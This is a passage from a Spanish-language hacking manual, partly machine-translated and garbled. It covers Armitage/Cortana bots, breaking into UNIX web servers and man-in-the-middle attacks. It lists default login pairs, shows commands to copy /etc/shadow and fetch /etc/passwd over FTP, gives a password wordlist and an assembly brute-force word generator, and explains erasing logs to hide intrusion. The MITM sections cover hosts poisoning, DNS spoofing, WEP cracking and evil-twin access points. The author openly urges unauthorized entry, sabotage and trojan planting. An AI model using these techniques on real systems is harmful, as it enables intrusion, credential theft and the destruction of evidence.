
Algunos comandos meterpreter puede haberse reducido de salida. Multi-jugador Armitage toma la salida inicial de un comando y lo entrega al cliente que envió el comando. Salida adicional se ignora (aunque el comando todavía ejecuta normalmente). Esta limitación afecta sobre todo a largo ejecutar scripts meterpreter.

Scripting Armitage

Armitage incluye Cortana, una tecnología de scripting desarrollado a través del programa DARPA Cyber Fast Track. Con Cortana, puede escribir bots equipo rojo y extender Armitage con nuevas características. Usted también puede hacer uso de scripts escritos por otros.

Cortana se basa en el sueño, una extensible Perl como lenguaje. Cortana guiones tienen un sufijo. Cna.

Lee el tutorial de Cortana para aprender más acerca de cómo desarrollar robots y extender Armitage.



Cracker

Stand-alone Bots

```
on ready { println("Hello World!");  
           quit(); }
```

Para ejecutar este script, tendrá que empezar a Cortana. En primer lugar, independiente Cortana debe conectarse a un servidor de equipo. El servidor de equipo es necesario porque bots Cortana son otro miembro del equipo rojo. Si desea conectar varios usuarios Metasploit, hay que iniciar un servidor de equipo.

A continuación, tendrá que crear un archivo connect.prop decirle a Cortana cómo conectar con el servidor de equipo a empezar. Aquí hay un fichero connect.prop ejemplo:

```
host=127.0.0.1  
port=55553  
user=msf  
pass=password  
nick=MyBot
```

Ahora, para poner en marcha su bot:

```
cd /path/to/metasploit/msf3/data/armitage  
java -jar cortana.jar connect.prop helloworld.cna
```

script de administración

Usted no tiene que correr Cortana bots independiente. Usted puede cargar cualquier bot en Armitage directamente. Cuando se carga un bot en Armitage, no es necesario iniciar un teamserver. Armitage es capaz de evitar conflictos de toda su actuación contra los robots cargados por su cuenta.

También puede utilizar secuencias de comandos para extender Cortana Armitage y añadir nuevas funciones a la misma. Guiones Cortana puede definir atajos de teclado, menús insertar en Armitage, y crear interfaces de usuario sencillas.

Para cargar una secuencia de comandos en Armitage, vaya a Armitage -> Scripts. Pulse Load y seleccione el script que desea cargar. Están cargados de este modo estarán disponibles cada vez que se inicia Armitage.

La salida generada por los robots y los comandos de Cortana están disponibles en la consola Cortana. Ir a Ver -> Consola de Script.

Recursos

Cortana es un ambiente completamente equipado para el desarrollo de robots equipo rojo y extender Armitage.

Asta aquí ya doy por echo que sabes entrar a una pc y adueñarte en modo gráfico de otra pc, tanto del software como del hardware, ahora veremos algo sobre Cortana ya que vale la pena revisar su funcionamiento para complementar armitage con este paso, sin mas vamos a revisar Cortana para eso dejare un link en media fire a un archivo encriptado en sobre linea de Raphael: [Link de Cortana](#) (el link fue para no hacer tan extenso el libro.)

Cracker

Ahora veremos algo de ingeniería social, para obtener contraseñas de websites por lo tanto si alguna vez has echado a volar tu imaginación se te habrá ocurrido que sería cómico remover algunas gráficas de algún website, o

mejor aun borrar toda la página de algún enemigo para deleitarte con tu venganza. Pues bien, este es el manual que te ayudará a lograrlo.

Primero deberás entender que andar por ahí borrando páginas es ***TONTO*** e inmaduro. Lo que trato de hacer es que sientas la adrenalina de entrar a un sistema al que no estés autorizado y echar una ojeada alrededor. Si te dedicas a invadir sistemas y borrar archivos le quitarás el privilegio a otra persona de entrar a ese sistema ya que el operador se dará cuenta de la intrusión y aumentarán la seguridad negando así la entrada a más 'intrusos'. Si el sistema al que entraste pertenece a unos hijos de la chingada (Plantas Nucleares, Creadores de abrigos de piel, Agencias de Gobierno, etc) olvida lo antes dicho y haz que se arrepientan de haberse conectado a la red causando kaos o mejor aun, infectándolos con algún buen virus (por qué no reemplazar un ejecutable por un caballo de Troya?). En fin, usa tu cabeza y cuida de no ser sorprendido en tus viajes de kAoS.

Websites

Un website es solamente una computadora llamada servidor por su capacidad de realizar diferentes tareas al mismo tiempo, ejecutando un sistema operativo que generalmente será UNIX o algunas de sus variaciones y con toda la información guardada en algún medio.

2.1 Ganando acceso a un servidor WWW

Aquí reside la magia del Hacker, la protección común son dos preguntas Login y Password. El usuario que tenga una cuenta en ese servidor tiene un nombre de usuario (Login) y contraseña (Password) por lo que la entrada a ese servidor no tiene problemas; pero para una persona ajena a ese servidor la entrada es un poco más complicada.

Para poder penetrar el sistema necesitamos saber su URL y una vez conectados con el explorador prestar atención al mensaje waiting reply from 103.38.28 o algo parecido que haga aparecer una dirección IP en lugar de el nombre de dominio.

Si lograste conseguir la dirección IP usa telnet para conectarte a esa dirección. Si cuando tratas de conectarte aparece el mensaje 'connection refused' probablemente este protegida esa dirección con una FIREWALL. Si este es el caso trata de hacer telnet a el nombre de dominio con la finalidad de llegar a el frustrante LOGIN/PASSWORD.

Para entrar necesitas conseguir alguna cuenta haciendo algo de ingeniería social o intenta con los defaults.

* CUENTAS DEFAULTS DE UNIX *

Login: Password:
root root

Cracker

```
root system
sys sys
sys system
daemon daemon
uucp uucp
tty tty
test test
unix unix
unix test
bin bin
adm adm
adm admin
admin adm
admin admin
sysman sysman
sysman sys
sysman system
sysadmin sysadmin
sysadmin sys
sysadmin system
sysadmin admin
sysadmin adm
who who
learn learn
uuhost uuhost
guest guest
host host
nuucp nuucp
rje rje
games games
games player
sysop sysop
root sysop
demo demo
```

Si fracasas al intentar el acceso usando cada uno de los anteriores logins, probablemente tengas que conseguir el password de otra manera como relaciones humanas; esto significa que vas a tener que conseguir la clave valiéndote de trucos como hablar por teléfono a una persona que sepas que esta registrada en ese servidor y pedirle su Login y Password diciendo que necesitas validar su cuenta o algo parecido. Otra manera de conseguir un Password es crear un programa que robe las claves de acceso del disco duro de una persona.

Cuando se está adentro

Una vez que hayas logrado entrar a un sistema necesitaras localizar y obtener el archivo passwd disponible en el directorio /etc

Para obtener el archivo PASSWD usa el siguiente ejemplo:

(\$ simboliza el prompt UNIX)

```
$ ftp
```

```
FTP> get /etc/passwd
```

```
FTP> quit
```

Para ver el contenido de el archivo usa el siguiente comando:

```
$ cat /etc/passwd
```

Cracker

Una vez que tengas en tu posesion el archivo PASSWD editalo y fijate en su contenido, debera tener la siguiente informacion:

usuario:contraseña:ID:Grupo:descripcion/nombre:directorio:shell

usuario - Este es el login de algun usuario.

contraseña - Es el password de el usuario (encriptada con DES)

ID - Es la identificacion de ese usuario.

grupo - El grupo al que pertenece esta cuenta.

descripcion- El nombre del usuario.

directorio - El directorio de acceso de el usuario.

shell - El shell que procesa los comandos de ese usuario.

Un ejemplo podria ser:

john:234abc56:9999:13:John Johnson:/home/dir/john:/bin/john

Nombre de usuario: john

Password encriptado: 234abc56

Usuario numero: 9999

Numero de grupo: 13

Descripcion: John Johnson

Directorio de acceso: /home/dir/john

Shell: /bin/john

Si el archivo que conseguiste contiene la misma informacion pero en el campo del

password tiene un asterisco (*) o cualquier otro

caracter, significa que las contraseñas se encuentran 'sombreadas'.

Si las contraseñas se encuentra sombreada,las podras encontrar en el archivo shadow aunque generalmente no se puede tener acceso a ese

archivo a menos de tener root. Una forma de conseguir SHADOW es usando el comando

cp para copiarlo a otro archivo y despues tratar

de obtener el archivo al que se copio, ejemplo:

\$cp /etc/shadow /usuarios/carlos/hack.txt

\$ftp

FTP> get /usuarios/carlos/hack.txt

FTP> quit

\$rd /usuarios/carlos/hack.txt

Algunas otras maneras de obtener el archivo SHADOW seran explicadas en otros numeros de RareGaZz.

Ya tengo los passwords encriptados, ahora que?

Los passwords estan encriptados usando one-way encryption, significa que no se pueden des-encriptar. Lo que Unix hace es obtener la contraseña del usuario,la encripta y la compara con la que ya esta encriptada, si coinciden entonces se le permite el acceso.

Para poder obtener las contraseñas es necesario tener un archivo con palabras y usar un programa para que encripte las palabras del archivo y las compare con las contraseñas encriptadas,si coinciden te avisa que palabra fue la que coincidio con la contraseña encriptada.

Algunos programas de este tipo son:

Nombre Palabras por Segundo Computadora

Cracker

John the Ripper 5077 586

Starcracker 1300 586

Cracker Jack 1008 586

KillerCracker 350 586

Estos programas se encuentran disponibles en cualquier pagina de Hackers. Para conseguir listas de palabras haz FTP a el siguiente servidor: (pueden caer los links)

warwick.ac.uk

directorio: /pub/cud

Algunas de las palabras mas usadas en contraseñas son:

aaa academia ada adrian

aerobics airplane albany albatros

albert alex alexander algebra

alias alisa alpha alphabet

ama amy analog anchor

andy andrea animal answer

anything arrow arthur ass

asshole athena atmosphere bacchus

badass bailey banana bandit

banks bass batman beautiful

beauty beaver daniel danny

dave deb debbie deborah

december desire desperate develop

diet digital discovery disney

dog drought duncan easy

eatme edges edwin egghead

eileen einstein elephant elizabeth

ellen emerald engine engineer

enterprise enzyme euclid evelyn

extension fairway felicia fender

finite format god hello

idiot jester john johnny

joseph joshua judith juggle

julia kathleen kermit kernel

knight lambda larry lazarus

lee leroy lewis light

lisa louis love lynne

mac macintosh mack maggot

martin marty marvin matt

master maurice maximum merlin

mets michael michelle mike

minimum nicki nicole rascal

really rebecca remote rick

reagan robot robotics rolex

ronald rose rosebud rosemary

Cracker

roses ruben rules ruth
sal saxon scheme scott
secret sensor serenity sex
shark sharon shit shiva
shuttle simon simple singer
single singing smile smooch
smother snatch snoopy soap
socrates spit spring subway
success summer super support
surfer suzanne tangerine tape
target taylor telephone temptation
tiger tigger toggle tomato
toyota trivial unhappy unicorn
unknown urchin utility vicki
virginia warren water weenie
whatnot whitney will virgin

Que tan practico es?

Este programa no necesita mucho espacio en disco y puede crear listas de palabras de gran tamaño.

Con el ejemplo proporcionado, passwords empezando en 'aaaaaaaa' y terminando en 'zzzzzzz' seran generados.

Como empiezo a usar esta lista de palabras?

Compila el codigo y nombralos "hackdrv.sys", despues necesitas configurarlo añadiendo la siguiente linea en CONFIG.SYS

device=c:\hackdrv.sys

Una vez en memoria el programa creara la lista de variables en memoria llamada HACKPWD. Cualquier programa que uses (excepto StarCracker) debera reconocer hackpwd como una lista de palabras y empezar a crackear.

Si deseas reiniciar una sesion desde una combinacion especifica solo modifica el archivo

HACKDRV.SYS con un editor

HEXADECIMAL y modifica la cadena de caracteres con los que empieza ;-0

```
;Program HACKDRV.SYS
;
org 0h
next_dev dd -1
attribute dw 0c000h ;character device w/ ioctl calls
strategy dw dev_strategy
interrupt dw dev_int
dev_name db 'HACKPWD '
countr dw offset number
number db 'aaaaaaaa',0ah ;<---- 6 caracteres en minusculas (empiezo)
numsize equ $-number - 2
afternum:
```

Cracker

```
;working space for device driver
rh_ofs dw ?
rh_seg dw ?
dev_strategy: ;strategy routine
mov cs:rh_seg,es
mov cs:rh_ofs,bx
retf
dev_int: ;interrupt routine
pushf
push ds
push es
push ax
push bx
push cx
push dx
push di
push si
cld
push cs
pop ds
mov bx,cs:rh_seg
mov es,bx
mov bx,cs:rh_ofs
mov al,es:[bx]+2
rol al,1
mov di,offset cmdtab
xor ah,ah
add di,ax
jmp word ptr[di]
cmdtab: ;command table
dw init ;0
dw exit3 ;1
dw exit3 ;2
dw ioctl_read ;3
dw do_read ;4
dw exit3 ;5
dw exit3 ;6
dw exit3 ;7
dw exit3 ;8
dw exit3 ;9
dw exit3 ;10
dw exit3 ;11
dw ioctl_write ;12
dw exit3 ;13
dw 5 dup (offset exit3)
```

Cracker

```
ioctl_read:  
push es  
push bx  
mov si,es:[bx+10h]  
mov di,es:[bx+0eh]  
mov es,si  
push cs  
pop ds  
mov si,offset number  
xor cx,cx  
get_char:  
lodsb  
stosb  
inc cl  
cmp al,0ah  
jz ioctl_rend  
jmp get_char  
ioctl_rend:  
pop bx  
pop es  
mov es:[bx+012h],cx  
mov cs:countr,offset number  
jmp exit2  
ioctl_write:  
push es  
push bx  
mov si,es:[bx+010h]  
mov ds,si  
mov si,es:[bx+0eh]  
mov cx,numsize+1 ;es:[bx+012h]  
push cs  
pop es  
mov di,offset number  
repe movsb  
pop es  
pop bx  
mov cs:countr,offset number  
jmp exit2  
do_read:  
push es  
push bx  
push cs  
pop ds  
mov si,[countr]  
inc si ;word ptr [countr]
```

Cracker

```
cmp si,offset afternum
jnz is_okay
mov si,offset number
call inc_num
is_okay:
    mov [countr],si
    mov di,es:[bx]+0eh
    mov ax,es:[bx]+010h
    mov cx, es:[bx]+012h
    jcxz clean_up
    mov es,ax
    repe movsb
clean_up:
    pop bx
    pop es
    jmp exit2
exit3: mov es:word ptr 3[bx],08103h
jmp exit1
exit2:
    mov es:word ptr 3[bx],0100h
exit1:
    pop si
    pop di
    pop dx
    pop cx
    pop bx
    pop ax
    pop es
    pop ds
    popf
    retf
exit:
inc_num proc near
push si
mov si,numsize
reiterate:
    inc byte ptr [number+si]
    cmp byte ptr [number+si],'z'+1 ;+1 past ending char. in range
    jnz _exit
    mov byte ptr [number+si],'a' ;starting char. in range
    dec si
    cmp si,-1
    jnz reiterate
    mov byte ptr [number],01ah ;send EOF
_exit:
```

Cracker

```
pop si
ret
inc_num endp
at_eof: ; the non-resident code starts here
initial proc near
push es
push cs
pop ds
push cs
pop es
mov si,offset number
mov di,offset tmpnum
cld
_again:
lodsb
cmp al,0ah
jz _nomorechars
stosb
jmp _again
_nomorechars:
mov si,offset msgend
mov cx,4
repe movsb
mov ah,09 ;print welcome message
mov dx,offset msg1
int 21h
pop es
ret
initial endp
init: call initial
mov ax,offset at_eof
mov es:[bx]+0eh,ax
push cs
pop ax
mov es:[bx]+010h,ax
mov cs:word ptr cmdtab,offset exit3
jmp exit2
msg1 db "Incremental Password Generator (c)1995",0ah,0dh
db "Written by Uncle Armpit",0ah,0dh,0ah,0dh
db "Starting at word ["
tmpnum db 10 dup (?)
msgend db "]",0a,0d,'$'
;END hackdrv.sys
Como limpiar tus huellas
Si deseas que tu ingreso con la cuenta r00t no quede registrado en los LOGS de el
```

Cracker


servidor revisa los directorios buscando archivos como logs, syslog, log, o cualquiera que parezca que guarda un reporte de los accesos y borralos o mejor aun editalos usando el editor de archivos de UNIX. Para ejecutar el editor usa el comando vi Edita o borra los siguientes archivos: /etc/syslog /etc/log /etc/logs

Existen algunos scripts para borrar las huellas como ZAPI disponibles en la red.

Haz escuchado alguna vez el termino “Man in The Middle” ? Te voy ahorrarla traducción en google, esto quiere decir Hombre en medio, para los de mente despierta habrán captado lo emocionante que puede ser esto, pues habrán entendido lo siguiente, dos computadoras conectándose entre si pero ooh sorpresa una en medio recibiendo lo que pasa entre las dos, esto comienza a parecer interesante verdad? Pues vamos a ver como funciona esto, pero antes revisemos un poco para dejar bien explicado que es “Man in The Middle”.

Definición y Alcance

“Man in The Middle” traducido al español seria “Hombre En Medio” u “Hombre en el medio” se refiere a que existe alguien en medio de la comunicación entre el origen y el destino.



El atacante puede observar, interceptar, modificar y retransmitir la información, lo que da origen a los siguientes posibles ataques posteriores:

> Sniffing

Leer credenciales enviadas. (Users, Passwords, Cookies, Ccs...)

Leer informacion enviada. (Archivos, chat, paginas...)

Observar el comportamiento del usuario en base al tráfico de red.

> Spoofing

El atacante puede enviar datos como si fuera el origen.

Realizar operaciones con los datos del cliente.

Mostrar páginas falsas.

Enviar los datos a un destino diferente.

Cracker

> Negación de Servicio

El atacante puede interrumpir la comunicación.

Bloquear el acceso a ciertas páginas.

Métodos de Autenticación vulnerados con MITM

Metodo de Autenticación	Vulnerada con MITM
OTP / Tokens	El password pasa por el atacante antes del timeout del dispositivo.
IP Geolocacion	El atacante esta localizado en la misma red, usa el mismo ISP o un proxy.
Dispositivo/Hardware	El atacante simula la respuesta original del dispositivo.
Cookie del Navegador / Preguntas secretas	Las cookies pasan por el atacante, o si se pierden, se le solicitan preguntas al usuario que pasan por el atacante quedándose con las respuestas secretas.
Texto personalizado o imagen para identificación personal	Ya teniendo las respuestas secretas también es fácil conocer el texto personalizado o la imagen personal.
Teclado Virtual	La informacion es robada en transito al momento de ser enviada al servidor.
Fuera de banda (por otros medios como SMS o Email)	Después de tener el número de confirmación el usuario lo introduce a la página y este es robado al ser enviado al servidor.

Métodos para realizar MITM

Para poder realizar un ataque de este tipo, es necesario situarse en medio de la comunicación, se pueden utilizar los siguientes ataques que habilitan una comunicación tipo MITM:

- DNS spoofing
- DNS poisoning
- Proxy spoofing
- AP Falso
- ARP poisoning
- STP mangling
- Port stealing
- DHCP spoofing
- ICMP redirection
- IRDP spoofing - route mangling
- Traffic tunneling

Cuando se realiza este tipo de ataques la velocidad de la conexión se ve afectada ya que aunque la mayoría son para la red local la informacion tiene que viajar por uno o varios nodos.

Cracker

DNS Poisoning Local

Consiste en modificar el archivo hosts de nuestro sistema operativo para apuntar un nombre de dominio a una IP. El archivo se localiza en la carpeta de windows\system32\drivers\etc

Diferentes tipos de malware utilizan este método para bloquear actualizaciones de antivirus, herramientas y páginas de seguridad.

Se requiere acceso completo al sistema que se quiere envenenar, ya sea físicamente o usando alguna herramienta de administración remota y requiere permisos de Administrador por lo que tiene sus limitantes.

The screenshot shows two windows. On the left is a Notepad window titled 'hosts' containing the Windows hosts file. It includes comments about the file's purpose and syntax, followed by several entries mapping domain names to IP addresses. On the right is a 'Símbolo del sistema' (Command Prompt) window showing the output of the 'tracert eaea.com' command, which traces the path from the user's machine to the website 'eaea.com' through the local host and a gateway.


```
Archivo Edición Buscar Opciones Ayuda
C:\WINDOWS\system32\drivers\etc\hosts
# Este es un ejemplo de archivo HOSTS usado por Microsoft TCP/IP para Windows.
#
# Este archivo contiene las asignaciones de las direcciones IP a los nombres de host. Cada entrada debe permanecer en una línea individual. La dirección IP debe ponerse en la primera columna, seguida del nombre de host correspondiente. La dirección IP y el nombre de host deben separarse con al menos un espacio.
#
# También pueden insertarse más entradas en la continuación del archivo.
# Por ejemplo:
#       102.54.94.97
#           38.25.63.10
127.0.0.1      localhost
127.0.0.1      serial.alcohol
127.0.0.1      www.alcohol
127.0.0.1      update.micro
127.0.0.1      eaea.com

F1=Ayuda
```

```
C:\> Símbolo del sistema
C:\Documents and Settings\Administrador>tracert eaea.co
Traza a la dirección eaea.com [127.0.0.1]
sobre un máximo de 30 saltos:
  1 <1 ms <1 ms <1 ms localhost [127.0.0.1]
Traza completa.
C:\Documents and Settings\Administrador>
```

DNS Spoofing usando Caín

Con Caín es sencillo hacer DNS Spoofing con solo estar en la misma red, dentro del programa habilitamos el sniffer, APR, ahora en APR-DNS podemos agregar el Host e IP al que deseamos redirigir.




DNS Spoofing via insecure WEP

Es trivial crackear la clave WEP default de los modems de Infinitum. Ya se ha hablado mucho de esto pueden ver en los foros de la comunidad existen manuales, ezines y videos que hablan sobre esto.


Cracker

Ya estando dentro de la red, la mayoría de las personas no tienen password para proteger la configuración de su ruteador. Es sencillo redirigir el servidor DNS a uno propio con direcciones falsas.



Access Point Falso (Evil Twin)

En un lugar con acceso publico a internet podemos poner nuestro access point con el mismo SSID que el publico y las personas que se conecten a el, pasan por nuestra conexión. Es común que esta técnica se realice en aeropuertos o sanborns y usando el SSID default de prodigy “prodigymovil”.




Existe una vulnerabilidad en el algoritmo de conexión a redes preferidas en windows que permite a un atacante conocer los SSIDs de sus redes preferentes. En Linux esto se puede hacer con una herramienta llamada Karma que te permite conocer los -clientes- inalámbricos y falsificar el SSID.

Cracker

